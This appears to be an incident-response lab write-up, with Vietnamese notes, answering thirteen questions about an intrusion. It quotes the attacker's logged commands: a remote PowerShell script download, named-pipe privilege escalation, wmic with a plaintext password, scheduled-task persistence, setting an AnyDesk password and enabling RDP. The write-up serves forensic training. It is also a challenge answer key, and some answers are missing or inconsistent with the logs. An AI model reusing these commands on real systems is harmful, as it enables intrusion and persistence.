Zerologon

2024-01-02 19:44:02.245
User: ELITESYSTEMS\esmith
ParentImage: C:\Users\esmith\AppData\Local\Temp\easygoing.exe
CommandLine C:\Windows\system32\rundll32.exe
cmd.exe /C netstat -anop tcp
cmd.exe /C nslookup DC01
cmd.exe /C nslookup FIN-PC
cmd.exe /C nslookup FileServer
cmd.exe /C nslookup IT-PC
Get-ADComputer -Filter * -Properties * | Export-CSV "C:\Users\esmith\Appdata\Local\Temp\ADComputers.csv" -NoTypeInformation
C:\Windows\system32\cmd.exe /C dir /s *file/ Microsoft.ActiveDirectory.Management.dll
C:\Windows\system32\cmd.exe /C dir /s *file/ Microsoft.ActiveDirectory.Management.dll
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:25816/'); Invoke-ShareFinder -CheckShareAccess -Verbose | Out-File -Encoding ascii C:\Users\esmith\Appdata\Local\Temp\found_shares.txt
2024-01-02 20:44:
ParentImage C:\Windows\System32\rundll32.exe
C:\Windows\system32\cmd.exe /c echo ddb867670d7 > \.\pipe\308808
C:\Windows\system32\cmd.exe /C wmic /node:192.168.202.126 /user:FileShareService /password:MYpassword123# logicaldisk get caption,description,drivetype,providername,volumename → lateral movement sang fileshare
C:\Windows\system32\cmd.exe /C wmic logicaldisk get caption,description,drivetype,providername,volumename
2024-01-02 21:35:06.488
C:\Windows\system32\cmd.exe /C schtasks /create /tn "ChromeUpdater" /tr "powershell -File 'C:\Users\esmith\AppData\Local\ChromeUpdater\ChromeUpdate.ps1'" /sc onlogon /ru System
2024-01-02 21:59:32.444
powershell -nop -exec bypass -EncodedCommand .\localdisk.ps1
Q1 Analyzing the attack chain requires identifying the file that initiated the payload execution. Which shortcut file was generated after executing the payload-containing file extracted from the ZIP archive?
Khi user mở ra một file bất kỳ thì ta biết là sẽ lưu lại một file lnk
C:\Users\esmith\Downloads\documents.zip
thời gian access: 2024-01-01 20:00:24 thời điểm bắt đầu tấn công
Source Created: 2024-01-02 14:12:34 (Khả năng là lúc tải về/tạo shortcut).Source Accessed: 2024-01-03 16:44:07 (Lúc người dùng có thể đã mở nó).- Target Created: 2024-01-01 20:00:24 Đây là thời gian file gốc documents.zip được tạo ra
- Target Accessed / Modified: 2024-01-01 20:00:24 Thời gian file gốc bị thay đổi hoặc truy cập
.\MFTECmd.exe -f 'C:\Users\Administrator\Desktop\Start Here\Artifacts\FIN-PC$MFT' --csv "C:\Users\Administrator\Desktop" --csvf "mft.csv”.
Dùng $MFT có thể dò ra ngay

Last Access0x30 2024-01-01 20:00:37
Q2 It’s essential to gather as much information as possible about the attack. Can you identify the malicious script inside the ZIP Archive?
Cũng trong MFT ta tìm ra được:

Q3 By identifying the C2 IP address, we can gather clues about the attacker, such as their possible location, identity, or affiliation, and understand their motives. Can you identify the C2 IP address?
2024-01-02 08:28:46.122
C:\Users\esmith\AppData\Local\Temp\easygoing.exe
192.168.202.197 42.63.200.142
port 80:
Q4 A key step in an attacker's strategy is reconnaissance. What command was used to gather and export data about the domain's computers?
Get-ADComputer -Filter * -Properties * | Export-CSV "C:\Users\esmith\Appdata\Local\Temp\ADComputers.csv" -NoTypeInformation
Get-ADComputer: Đây là một lệnh (cmdlet) thuộc module Active Directory của PowerShell. Chức năng của nó là truy vấn cơ sở dữ liệu của Domain Controller để lấy thông tin về các tài khoản máy tính (Computer Objects) tham gia vào hệ thống mạng.Filter *: Dấu sao mang ý nghĩa "lấy tất cả". Kẻ tấn công ra lệnh cho Domain Controller trả về danh sách của toàn bộ máy tính đang có trong mạng nội bộ, không chừa một máy nào.Properties *: Bình thường, lệnh trên chỉ trả về một vài thông tin cơ bản (như Tên máy). Việc thêmProperties *ép Domain Controller phải nôn ra tất cả các thuộc tính ẩn của từng máy tính. Các thuộc tính này có thể chứa những thông tin nhạy cảm như: Phiên bản hệ điều hành (để tìm lỗ hổng), địa chỉ IP, mô tả máy (Description - đôi khi admin để lộ mật khẩu ở đây), hay trạng thái cấu hình.|(Pipeline): Dấu gạch đứng này có nhiệm vụ lấy toàn bộ dữ liệu khổng lồ vừa thu được ở vế trái, chuyển thẳng vào vế phải để xử lý tiếp.Export-CSV "C:\Users\esmith\Appdata\Local\Temp\ADComputers.csv":NoTypeInformation: Theo mặc định, PowerShell khi xuất file CSV sẽ chèn một dòng thông tin hệ thống (Type header) ở dòng đầu tiên. Lệnh này giúp xóa dòng rác đó đi.
Q5 With escalated privileges, an attacker can typically do more damage. What command did the attacker use to attempt privilege escalation?
echo ddb867670d7 > \.\pipe\308808
echo một token tới named pipe ở trên
C:\Windows\system32\cmd.exe /c echo ddb867670d7 > \\.\pipe\308808.
Tiến trình cha là rundll32.exe
Named pipe được thiết kế để server impersonate client và lấy dữ liệu phục vụ người dùng (nhằm bảo mật cho server, tránh client vào chỗ nào cũng được trên server). Nhưng bị biến tướng thành PrivEcs
- Mã độc dùng quyền hiện tại tạo một named pipe với 308808 để tạo một service tạm thời trên máy.
- Sau đó nó dùng cmd echo vào (mang quyền system).
- Khi cmd vào thì nó sẽ lấy gọi hàm API
ImpersonateNamedPipeClient(). Windows thấy Client (SYSTEM) đồng ý kết nối, nên nó trao "thẻ bài" (Access Token) của SYSTEM cho mã độc
- Khi cmd vào thì nó sẽ lấy gọi hàm API
- Để thực hiện thì user phải có quyền SeImpersonatePrivilege
- User thông thường không có
- Nhưng service account (web server, database) thì lại có như đã nói ở trên.
Q6 We need to assess the severity of the breach. Was the attacker able to compromise any user account? Can you provide the password of the user account the attacker compromised?
C:\Windows\system32\cmd.exe /C wmic /node:192.168.202.126 /user:FileShareService /password:MYpassword123# logicaldisk get
Q7 To ensure complete eradication, identifying and removing persistence mechanisms is essential to ensure the attacker can no longer access the compromised system. What's the command used by the attacker to achieve persistence?
schtasks /create /tn "ChromeUpdater" /tr "powershell -File 'C:\Users\esmith\AppData\Local\ChromeUpdater\ChromeUpdate.ps1'" /sc onlogon /ru System
Q8 Identifying the targeted data for exfiltration allows the organization to understand the potential impact of the breach and the data's confidentiality level. What's the full path of the folder whose data was targeted by the PowerShell script?
ta biết sau khi chạy localdisk.ps1 thì sinh folder C:\data

Qua UsnJrnl thì phát hiện ra rằng trong đó có nhiều thông tin liên quan đến người dùng:

Vậy hacker đã nhắm tới người dùng: C:\users
Q9 To understand the spread of the intrusion and discover possible lateral movement attempts. What is the name of the malicious service installed remotely on FileServer?
Mở eventID 11 trên fileserver là ra
075b12b
Q10 Credential dumping can significantly expand the breach's impact, giving attackers access to numerous systems and data. Can you identify the process name that dumped credentials?
rundll32.exe
Q11 Attackers usually install software on a target system to maintain long-term access, move laterally, access other systems, and expand their reach. What remote access software did the attacker install on one of the machines?
FileServer.elitesystems.local 2024-01-02 21:21:42 C:\Windows\system32\cmd.exe /C echo Qwerty123!@#! | AnyDesk.exe --set-password
Q12 What password did the attacker set for the installed software?
Qwerty123!@#_!
Q13 Attackers often enable RDP for more control. What command was used by the attacker to enable RDP?
reg add "hklm\system\currentcontrolset\control\terminal server" /f /v fDenyTSConnections /t REG_DWORD /d 0